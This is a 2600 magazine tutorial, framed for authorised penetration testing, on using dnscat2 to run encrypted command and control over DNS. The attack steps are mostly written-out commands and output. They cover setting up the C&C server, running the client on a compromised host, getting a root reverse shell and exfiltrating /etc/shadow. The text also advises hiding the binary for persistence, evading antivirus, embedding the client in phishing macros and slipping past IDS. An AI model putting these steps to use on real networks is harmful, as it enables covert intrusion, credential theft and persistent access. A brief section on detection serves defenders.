Using dnscat2 for Encrypted C&C over DNS

James Fell, james.fell@alumni.york.ac.uk

Originally published in 2600: The Hacker Quarterly, Volume 34, Number 4, Winter 2017


This article walks the reader through the process of setting up and using dnscat2. This under-appreciated tool written by Ron Bowes consists of a Ruby server and a small C client, and can be used to quickly establish an encrypted covert channel between two computers over the Internet using DNS traffic. A typical use for this would be for bypassing restrictive egress firewall rules during a penetration test or a red team exercise. Anyone can follow this article to set up and use the tool, but a basic understanding of how DNS works is required to get the most out of it and understand how the tool actually works. Be sure to only use it legally and responsibly during authorised testing.

The basic scenario is that the client program will be installed on a compromised endpoint device (Windows, Linux, Mac etc) and outbound DNS queries from it will be used to establish a reverse shell back to the command and control server. The C&C server is configured as the authoritative DNS server for one or more domain names that we have registered, and so any DNS requests relating to those domain names will ultimately make it back to the C&C server. It is not necessary for the compromised endpoint device to be able to connect directly to the attacker's DNS server, as the recursive nature of DNS queries means that the requests can be forwarded through several DNS servers before reaching the C&C server. This makes establishing a command and control channel out of a target network almost guaranteed, where other more obvious methods might be blocked by a firewall or Intrusion Prevention System.


1. Register a Domain Name and Set Up Child Nameservers

In order to use dnscat2 it is necessary to have at least one domain name that can be dedicated to it. Once a domain has been registered, somewhere in the domain registrar's control panel there should be an option to create child nameservers. At least two child nameservers should be created (such as ns1.pentestdomain.com and ns2.pentestdomain.com) and these should both point at the IP address of the intended C&C server.

The screenshot below shows two child nameservers being created under our test domain name. The IP address being used is that of an Ubuntu VPS at a popular hosting company that the dnscat2 server will be run on.



Once these two child nameservers have been created, they should also be set as the authoritative nameservers for the domain name. The screenshot below shows this being done.



Now that this has been done, any DNS requests relating to our domain name from anywhere on the Internet will eventually be forwarded to our VPS, where the dnscat2 server will be listening.

2. Install the dnscat2 Server

On the server that has been set as the authoritative DNS server for the domain name being used, the following commands should be executed (this is assuming that you are using Ubuntu or another Debian based system):

```
sudo apt-get install ruby-dev
sudo git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server/
sudo gem install bundler
sudo bundle install
```

If some kind of firewall is being run on the server, for example iptables, it is important at this point to open up UDP port 53 so that inbound DNS requests can be received.

Once this has been done, the dnscat2 server is ready to be started.

3. Start the dnscat2 Server

To start the server the following command is executed. The user should substitute her own choice of shared secret and the real domain name.

```
sudo ruby ./dnscat2.rb --security=authenticated --secret=12viFdfMonso3dF
pentestdomain.com
```

By default, the dnscat2 server requires connections to be encrypted. By adding the **`--security=authenticated`** switch and also specifying a shared secret with the **`--secret`** switch, we also make sure that only clients that have this shared secret can connect. Essentially it is password protecting the dnscat2 server.

The screenshot below shows the dnscat2 server being started up on the VPS.

```
james@phalse:/opt/dnscat2/server$ sudo ruby ./dnscat2.rb --security=authenticated --secret=12viFdfMonso3dF k[redacted].com

New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = k[redacted].com]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=12viFdfMonso3dF k[redacted].com

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=12viFdfMonso3dF

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2>
```

4. Start the dnscat2 Client on the Compromised Host

Now that the domain name has been registered and configured, and the C&C server is up and running, we can run the client on one or more compromised hosts. The client consists of a single, standalone binary executable and is available for Linux, Windows and Mac.

The C source code of the client is available in the same repo that was used on the server (**`git clone https://github.com/iagox86/dnscat2.git`**) if you wish to compile it yourself. There are also some pre-compiled versions available to download:

`https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-x86.tar.bz2`
`https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-x64.tar.bz2`
`https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-win32.zip`

In the example case being documented here, the client has been compiled from source and then uploaded to a Debian Jessie box on the target network.

The target network has a pfSense firewall which is blocking direct outbound DNS connections from hosts on the LAN to external DNS servers. The pfSense gateway itself is running a DNS server on its LAN interface, and this can be connected to by LAN hosts in order to carry out DNS requests.

The pfSense gateway is also running the Snort IDS with signatures downloaded daily from Snort Vulnerability Research Team (VRT) Rules, Snort GPLv2 Community Rules, Emerging Threats (ET) Rules, and Sourcefire OpenAppID Detectors.

In order to start the client and establish a connection over DNS the following command needs to be run. Again, the real domain name should be substituted and it is important to make sure that the shared secret matches that used on the server.

`./dnscat --retransmit-forever --secret=12viFdfMonso3dF pentestdomain.com`

The screenshot below shows the client starting up on the Debian laptop.

```
root@laptop03:~# ./dnscat --retransmit-forever --secret=12viFdfMonso3dF k[redacted].com
Creating DNS driver:
 domain = k[redacted].com
 host   = 0.0.0.0
 port   = 53
 type   = TXT,CNAME,MX
 server = 127.0.0.1

** Peer verified with pre-shared secret!

Session established!
```

The **`--retransmit-forever`** switch is basically telling the client not to give up if it doesn't manage to establish a connection to the C&C server and receive responses back straight away. It was found that without this the client sometimes gave up and exited before a session was established.

To establish some kind of persistence at this point, it is possible to rename the binary to something less obvious, stick it in **`/usr/bin`** out of the way and then add a line to the user's **`~/.profile`** to autorun it as a background process at each login.

A Powershell port of the dnscat2 client has been developed by Luke Baggett. This is available at:
`https://github.com/lukebaggett/dnscat2-powershell`

The powershell client was not tested while writing this article but it is probable that bypassing AntiVirus software on Windows boxes using it would be easier than using the original C version. It should also be easy to incorporate within a VBA macro inside a Word document or Excel spreadsheet for emailing to targets during phishing assessments.

5. Using the Session

It can now be seen on the Ubuntu VPS that a connection was received indirectly from the compromised laptop via recursive DNS lookup.

```
dnscat2> New window created: 1
Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
```

The important thing to understand here is that the client was not able to connect directly to the server because the pfSense firewall does not allow direct outbound DNS connections. The session was still successfully established though because the laptop sent the DNS queries to the internal DNS server on the LAN, the internal DNS server connected out to the ISP's DNS servers and forwarded the queries, and finally the ISP's DNS servers forwarded the queries to our C&C server. The same path was taken in reverse for the responses.

There are now many options for controlling the endpoint from the metasploit/meterpreter style command line interface on the server. Useful functions include dropping to a shell, and uploading and downloading files.

The 'sessions' command lists current sessions and 'session -i n' interacts with a specific session.

```
dnscat2> sessions
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = k[redacted].com [*]
  1 :: command (laptop03) [encrypted and verified] [*] [idle for 308 seconds]
  3 :: command (laptop03) [encrypted and verified] [*] [idle for 8 seconds]
  4 :: sh (laptop03) [encrypted and verified] [*] [idle for 7 seconds]
dnscat2>
```

Issuing the 'shell' command spawns a console session, which is essentially a reverse shell with /bin/sh tied to it at the client end.

The screenshot below shows interacting with the root shell on the compromised laptop, from the interface on the DNS server.

```
sh (laptop03) 4> id
sh (laptop03) 4> uid=0(root) gid=0(root) groups=0(root)

sh (laptop03) 4> uname -a
sh (laptop03) 4> Linux laptop03 3.16.0-4-amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64 GNU/Linux
```

The following screenshot shows the /etc/shadow file on the Debian laptop being exfiltrated back to the server as hashes.txt.

```
command (laptop03) 3> download /etc/shadow /home/james/hashes.txt
Attempting to download /etc/shadow to /home/james/hashes.txt
command (laptop03) 3> Client sent a bad sequence number (expected 1843, received 1750); re-sending
Client sent a bad sequence number (expected 1843, received 1750); re-sending
Wrote 1579 bytes from /etc/shadow to /home/james/hashes.txt!

command (laptop03) 3>
```


More functionality is available such as using the 'listen' command to open a local port on the C&C server to act as a proxy, and forward all connections received on it through the DNS tunnel into the compromised network. This can obviously assist with pivoting through the compromised host and performing lateral movement.

6. Examining the Network Traffic

In order to assess how stealthy the tool is, the Snort logs were examined for any alerts relating to the session and the DNS traffic. No alerts related to this were present.

In addition, a packet capture was started on the pfSense gateway in order to observe the traffic that was generated by the client and server in order for them to communicate. Exporting the cap file and opening it in Wireshark revealed the following example DNS queries and responses. It can be seen that a selection of MX, TXT and CNAME queries and responses are being used to send and receive data. In each request and response, the random looking string before .pentestdomain.com is the encrypted data.

```
▾ Queries
  ▾ 46a401907a57e1336938f3003e06a03945.k[redacted].com: type CNAME, class IN
      Name: 46a401907a57e1336938f3003e06a03945.k[redacted].com
      [Name Length: 46]
      [Label Count: 3]
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
```



To a security analyst manually reviewing this traffic, it is very obvious that some kind of covert channel is present. An automated IPS could also detect this by monitoring for abnormally large numbers of DNS requests involving many different FQDNs that have the same root domain. Spreading the attack over a larger number of domain names and also throttling the traffic to a lower number of DNS queries per minute would make detection harder. However, even with the simple set up documented here, it was found that the Snort IDS did not flag this traffic and the restrictive egress rules on the firewall were subverted. When faced with a well locked down network perimeter, this is a useful tool to try out if other methods have failed.